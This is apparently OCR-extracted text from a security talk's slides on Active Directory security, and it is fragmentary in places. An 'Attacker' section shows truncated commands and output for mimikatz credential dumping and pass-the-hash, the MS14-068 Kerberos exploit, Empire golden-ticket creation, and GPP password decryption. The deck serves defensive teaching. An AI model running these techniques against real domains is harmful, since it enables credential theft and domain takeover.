



Beyond the MCSE: Active Directory for the Security Professional

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
AGENDA

- ❖ Key AD details security professionals should know.
- ❖ Most common AD Security issues
- ❖ Active Directory security enhancements by OS
- ❖ Windows 10/2016 Security Features
- ❖ Security Pro's Checklist



Differing Views of Active Directory

- Administrator
- Security Professional
- Attacker



Complete picture is not well understood by any single one of them

AD Administrator/Engineer

Active Directory Administrative Center • Overview

WELCOME TO ACTIVE DIRECTORY ADMINISTRATIVE CENTER

Learn more about Active Directory Administrative Center

Use Active Directory Administrative Center to manage IT tasks

Use Active Directory module for Windows PowerShell

Find answers on Active Directory Forum

Deploy Dynamic Access Control

Get Microsoft Solution Accelerator to help configure Dynamic Access Control

Deploy Authentication Policies and Sites

RESET PASSWORD

GLOBAL SEARCH

User name:

Password:

Confirm password:

User must change password at next log on

Unlock account

Apply Clear

Active Directory Sites and Services

- Sites
 - Inter-Site Transports
 - IP
 - SMTP
 - Subnets
 - Default-First-Site-Name
 - HQ
 - Servers
 - ADSDC01
 - ADSDC03
 - LA
 - Servers
 - ADSDC02
 - Miami

```
Administrator: Windows PowerShell  
PS C:\>  
PS C:\> get-command -module activedirectory
```

CommandType	Name
et	Add-ADCentralAccessPolicyMember
et	Add-ADComputerServiceAccount
et	Add-ADDomainControllerPasswordReplicationPolicy
et	Add-ADFineGrainedPasswordPolicySubject
et	Add-ADGroupMember
et	Add-ADPrincipalGroupMembership
et	Add-ADResourcePropertyListMember

Active Directory Users and Computers

File Action View Help

Navigation icons: Back, Forward, Home, Refresh, Stop, Start, Help, Search, Add, Remove, Import, Export, Sync, etc.

Active Directory Users and Computers

- lab.adsecurity.org
 - Admin Groups
 - Builtin
 - Computers
 - CorpOU
 - Domain Controllers
 - Domain Management
 - ForeignSecurityPrincipals
 - Managed Service Accounts
 - Service Accounts

Name
Account Operators
Administrators
Backup Operators
Certificate Service DCOM
Cryptographic Operators
Distributed COM Users
Event Log Readers
Guests
IIS_IUSRS
Incoming Forest Trust Bu
Network Configuration

Active Directory Domains and Trusts

- lab.adsecurity.org
- child.lab.adsecurity.org

Group Policy Management

- Forest: lab.adsecurity.org
 - Domains
 - lab.adsecurity.org
 - Default Domain Policy
 - Domain PowerShell Logging Policy
 - Full Auditing Policy
 - Accounts
 - AD Management

Identity Theft Using Pass-the-Hash Attack

Administrator's hash was stolen from one of the computers previously logged into by Administrator and used from WIN7CLIENT-PC.

The screenshot displays a Nessus scan interface on the left, showing a list of hosts and their vulnerability scores. On the right, the Windows Event Viewer is open, displaying a list of 'Audit Success' events. The events are categorized as 'Security State Change' and 'Service shutdown'. The top of the screen shows the Windows taskbar with the date 'Wed May 14 4:50 PM' and the system tray.

Keywords	Date and Time	Source	Event ID	Task Category
Audit Success	7/25/2016 3:50:59 AM	Security-Auditing	4616	Security State Change
Audit Success	7/9/2016 7:30:53 AM	Security-Auditing	4616	Security State Change
Audit Success	7/9/2016 7:30:53 AM	Eventlog	1100	Service shutdown
Audit Success	7/4/2016 4:24:34 PM	Security-Auditing	4616	Security State Change
Audit Success	6/29/2016 8:01:53 PM	Security-Auditing	4616	Security State Change
Audit Success	6/29/2016 8:01:53 PM	Eventlog	1100	Service shutdown
Audit Success	6/29/2016 7:58:54 PM	Security-Auditing	4616	Security State Change
Audit Success	6/10/2016 8:24:15 PM	Security-Auditing	4616	Security State Change
Audit Success	6/10/2016 8:23:21 PM	Security-Auditing	4616	Security State Change
Audit Success	6/10/2016 8:23:21 PM	Eventlog	1100	Service shutdown
Audit Success	6/10/2016 8:18:40 PM	Security-Auditing	4616	Security State Change
Audit Success	6/10/2016 8:17:45 PM	Security-Auditing	4616	Security State Change
Audit Success	6/10/2016 8:17:45 PM	Eventlog	1100	Service shutdown
Audit Success	5/30/2016 8:16:43 PM	Security-Auditing	4616	Security State Change
Audit Success	5/30/2016 4:13:23 AM	Security-Auditing	4616	Security State Change
Audit Success	3/4/2016 5:40:03 PM	Security-Auditing	4616	Security State Change
Audit Success	3/4/2016 5:40:03 PM	Eventlog	1100	Service shutdown
Audit Success	3/2/2016 9:21:54 AM	Security-Auditing	4616	Security State Change
Audit Success	2/17/2016 1:44:51 PM	Security-Auditing	4616	Security State Change
Audit Success	1/24/2016 11:26:49 AM	Security-Auditing	4616	Security State Change
Audit Success	12/31/2015 6:34:17 AM	Security-Auditing	4616	Security State Change

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Attacker

PSAttack!!

C:\Temp\PSAttack #> invoke-mimika

```
#####. mimikatz 2.0 alpha (x64)
## ^ ##.
## / \ ## /* * *
## \ / ## Benjamin DELPY 'gentilkiwi' (http://blog.gentilkiwi.com)
'## v ##' http://blog.gentilkiwi.com/mimikatz
'#####'
```

mimikatz(powershell) # sekurlsa

```
Authentication Id : 0 ; 947799
Session           : Interactive
User Name         : DWM-3
Domain            : Window Manag
Logon Server      : (null)
Logon Time        : 03/05/2016
```

meterpreter > use p...

[+] File successful

win-7ch5rt177ba\oj

False

```
c:\Temp\pykek>ms14-068.py
[+] Building AS-REQ for
[+] Sending AS-REQ to ad
[+] Receiving AS-REP fro
[+] Parsing AS-REP from
[+] Building TGS-REQ for
[+] Sending TGS-REQ to a
[+] Receiving TGS-REP fr
[+] Parsing TGS-REP from
[+] Creating ccache file
```

c:\Temp\pykek>cd ..

```
(Empire: credentials/mimikatz/golden_ticket) > set CredID 1
(Empire: credentials/mimikatz/golden_ticket) > set user Administrator
(Empire: credentials/mimikatz/golden_ticket) > set sids S-1-5-21-456218688-4216621462-1491369290-519
(Empire: credentials/mimikatz/golden_ticket) > execute
(Empire: credentials/mimikatz/golden_ticket) >
Job started: Debug32_ktbrk
```

```
Hostname: WINDOWS4.dev.testlab.local / S-1-5-21-4275052721-320508
#####. mimikatz 2.0 alpha (x64) release "Kiwi en C" (Aug 23)
## ^ ##.
## / \ ## /* * *
## \ / ## Benjamin DELPY 'gentilkiwi' (benjamin@gentilkiwi.com)
'## v ##' http://blog.gentilkiwi.com/mimikatz (oe
'#####' with 16 modules * *
```

```
mimikatz(powershell) # kerberos::golden /domain:dev.testlab.local
:8b7c904343e530c4f81c53e8f614caf7 /sids:S-1-5-21-456218688-421662
User : Administrator
Domain : dev.testlab.local
SID : S-1-5-21-4275052721-3205085442-2770241942
User Id : 500
```

```
PS C:\Users\joemailer> Get-NetGPOGroup
GPOPath : \\lab.adsecurity.org\SysVol\lab.adsecurity.org\Policies\{E9CABE0F-3A3F-40B1-B4C1-1FA89AC1F212}\
Filters :
GroupName : Administrators (built-in)
GroupSID : S-1-5-32-544
GroupMemberOf :
GroupMembers : {S-1-5-21-1581655573-3923512380-696647894-2628}
GPODisplayName : Add Server Admins to Local Administrator Group
GPOName : {E9CABE0F-3A3F-40B1-B4C1-1FA89AC1F212}
GPOType : GroupPolicyPreferences
GPODisplayName : Add Workstation Admins to Local Administrators Group
GPOName : {45556105-EFE6-43D8-A92C-AACB1D3D4DE5}
GPOPath : \\lab.adsecurity.org\SysVol\lab.adsecurity.org\Policies\{45556105-EFE6-43D8-A92C-AACB1D3D4DE5}
GPOType : RestrictedGroups
Filters :
GroupName : ADSECLAB\Workstation Admins
GroupSID : S-1-5-21-1581655573-3923512380-696647894-2627
GroupMemberOf : {S-1-5-32-544}
GroupMembers :
```

```
mimikatz # sekurlsa::pth /user:adsadministrator /ntl
user : adsadministrator
domain : lab.adsecurity.org
program : cmd.exe
impers. : no
NTLM : 5164b7a0fda365d56739954bbbc23835
| PID 5600
| TID 3416
| LUID 0 ; 59149163 (00000000:0386
| msv1_0 - data copy @ 0000006E8
| kerberos - data copy @ 0000006E8
| aes256_hmac -> null
| aes128_hmac -> null
| rc4_hmac_nt OK
| rc4_hmac_old OK
```

PS C:\temp> Get-DecryptedCpassword 'RI133B2W12CiI0Cau1DtrtTe3wdFwzCiWB5PSaXXMDstchJt3bL

#Super@Secure&Password\$2015?

Active Directory Security



Active Directory Users and Computers

File Action View Help



- Active Directory Users and Comput
- [-] Saved Queries
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 - [+] Managed Service Accounts
 - [+] Service Accounts
 - Users

Name	Type	Description
Account Operators	Security Group ...	Members can administer d...
Administrators	Security Group ...	Administrators have compl...
Backup Operators	Security Group ...	Backup Operators can ov...
Certificate Service DCOM Access	Security Group ...	Members of this group are...
Cryptographic Operators	Security Group ...	Members are authorized t...
Distributed COM Users	Security Group ...	Members are allowed to la...
Event Log Readers	Security Group ...	Members of this group ca...
Guests	Security Group ...	Guests have the same acc...
IIS_IUSRS	Security Group ...	Built-in group used by Int...
Incoming Forest Trust Builders	Security Group ...	Members of this group ca...
Network Configuration Operators	Security Group ...	Members in this group can...
Performance Log Users	Security Group ...	Members of this group ma...
Performance Monitor Users	Security Group ...	Members of this group ca...
Pre-Windows 2000 Compatible Access	Security Group ...	A backward compatibility ...
Print Operators	Security Group ...	Members can administer d...
Remote Desktop Users	Security Group ...	Members in this group are...

DIT Snapshot Viewer

File View Tool Help

C:\Temp\ditsnap-master\x64\Release\ntdsSnapshot.dit

- datatable
- hiddehtable
- link_history_table
- link_table
- MSysLocales
- MSysObjects
- MSysObjectsShadow
- MSysObjids
- MSysUnicodeFixupVer2
- quota_rebuild_progress_table
- quota_table
- sdpropcounttable
- sdproptable
- sd_table


ATTm589825 <ATT_RDN>	DNT_col	PDNT_col	cnt_col	OBJ_col	RDNtyp_...	NCDNT_...	ATTb590606 <ATT_OBJECT_...
BCKUPKEY_PREFERRED Secret	5892	5774	1	257	3	2008	3683
AdminSDHolder	5893	5774	1	257	3	2008	3374
Administrator	5894	5776	6	257	3	2008	3372
Print Operators	5895	5856	1	257	3	2008	3881
Account Operators	5896	5856	1	257	3	2008	3881
Replicator	5897	5856	1	257	3	2008	3881


Detail

Administrator

Show only rows that have values

Column name	AD Symbol name	Value
ab_crt_col		0
Ancestors_col		02 00 00 00 D6 07 00 00 D7 07 00 00 D8 07 00 00 90 ...
ATTb49	ATT_OBJ_DIST_NAME	5894
ATTb590606	ATT_OBJECT_CATEGORY	3372
ATTc0	ATT_OBJECT_CLASS	655369; 65543; 65542; 65536
ATTf590692	ATT_IS_CRITICAL_SYSTEM_OBJECT	1
ATTj131073	ATT_INSTANCE_TYPE	4
ATTj589832	ATT_USER_ACCOUNT_CONTROL	512
ATTj589836	ATT_BAD_PWD_COUNT	0







Legend



Configuration



Mandatory Replication




Schema



Optional Replication



Application



